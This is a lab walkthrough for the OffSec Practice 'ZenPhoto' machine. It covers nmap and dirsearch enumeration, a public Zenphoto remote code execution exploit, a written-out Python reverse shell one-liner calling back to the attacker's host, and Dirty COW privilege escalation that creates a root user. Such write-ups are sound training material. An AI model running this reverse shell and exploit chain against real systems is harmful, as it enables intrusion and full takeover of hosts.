OffSec Practice

ZenPhoto(Intermediate)

Alif


Enumeration

Nmap

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/ZenPhoto]
└─$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Wed Jan 24 08:18:22 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 22,23,80,3306 -oA nmap.out 192.168[redacted]
Nmap scan report for 192.168[redacted]
Host is up (0.16s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.3p1 Debian 3ubuntu7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 83:92:ab:f2:b7:6e:27:08:7b:a9:b8:72:32:8c:cc:29 (DSA)
|_  2048 65:77:fa:50:fd:4d:9e:f1:67:e5:cc:0c:c6:96:f2:3e (RSA)
23/tcp   open  ipp     CUPS 1.4
|_http-server-header: CUPS/1.4
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: 403 Forbidden
80/tcp   open  http    Apache httpd 2.2.14 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.14 (Ubuntu)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan 24 08:19:18 2024 -- 1 IP address (1 host up) scanned in 55.80 seconds
```

Port 80 (HTTP)


When looking into the http server I only see the following:



Nothing of interest here, so i will need to run it through a dirsearch brute force and got this as the result:


```
┌──(kali㉿kali)-[~/Desktop/offsecLab/ZenPhoto]
└─$ cat dirbustersmall
# Dirsearch started Wed Jan 24 08:33:19 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://192.168[redacted]/test -x 403,404 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o dirbustersmall

301   251B   http://192.168.[redacted]/test/themes    → REDIRECTS TO: http://192.168[redacted]/test/themes/
301   252B   http://192.168.[redacted]/test/albums    → REDIRECTS TO: http://192.168[redacted]/test/albums/
301   254B   http://192.168[redacted]/test/plugins    → REDIRECTS TO: http://192.168[redacted]/test/plugins/
301   249B   http://192.168[redacted]/test/cache    → REDIRECTS TO: http://192.168[redacted]/test/cache/
200     1KB  http://192.168[redacted]/test/favicon
200   109B   http://192.168[redacted]/test/robots
301   254B   http://192.168[redacted]/test/uploaded    → REDIRECTS TO: http://192.168[redacted]/test/uploaded/
```

The first directory is /test/ and here it does show the version of the framework being used:



Getting the shell

When googling this framework and version, it seems that there is an exploit already ready to go here on exploitdb:



And when using this exploit, it does give us a shell:

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/ZenPhoto]
└─$ php 18083.php 192.168[redacted]/test/

+-------------------------------------------------------------+
| Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX |
+-------------------------------------------------------------+

zenphoto-shell# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

zenphoto-shell#
```

However this shell does not allow changing of directories, which I will need, so i will need to start a reverse shell command, going through a few of reverse shell commands, the one using python works:

```
zenphoto-shell# python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.1
68[redacted]",4443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'

[-] Exploit failed!
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [192.168[redacted]] from (UNKNOWN) [192.168[redacted]] 41507
<p-extensions/tiny_mce/plugins/ajaxfilemanager/inc$
```

Privilege Escalation

Once I got the reverse shell, I ran through the typical searches for crontab, SUID files, config files, and nothing of interest came up. So i ran a linpeas script, here it shows that a dirty cow script can be used to help to create a new super user called firefart

```
└ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,[ ubuntu=10.04{kernel:2.6.32-21-generic} ],ubuntu=16.04{kernel:4.4
.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cv
e-2016-5195_5.sh

[+] [CVE-2010-3904] rds

   Details: http://www.securityfocus.com/archive/1/514379
   Exposure: highly probable
   Tags: debian=6.0{kernel:2.6.(31|32|34|35)-(1|trunk)-amd64},ubuntu=10.10|9.10,fedora=13{kernel:2.6.33.3-85.fc13.i6
86.PAE},[ ubuntu=10.04{kernel:2.6.32-(21|24)-generic} ]
   Download URL: http://web.archive.org/web/20101020044048/http://www.vsecurity.com/download/tools/linux-rds-exploit
.c

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{ke
rnel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cv
e-2016-5195_5.sh
```

Once the dirty c file has been transferred over to the exploited host, we run it as according to the dirty cow github page, then we execute the dirty executable file and add in the password for the new super user:

```
www-data@offsecsrv:/dev/shm$ ./dirty test
./dirty test
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: test
Complete line:
firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: b772a000
```

And done!!

```
mmap: b772a000
ls
ls
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'test'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
www-data@offsecsrv:/dev/shm$ ls
dirty  dirty.c  linpeas.sh
www-data@offsecsrv:/dev/shm$
```

I can now login as firefart, which is a super user with the password i input earlier: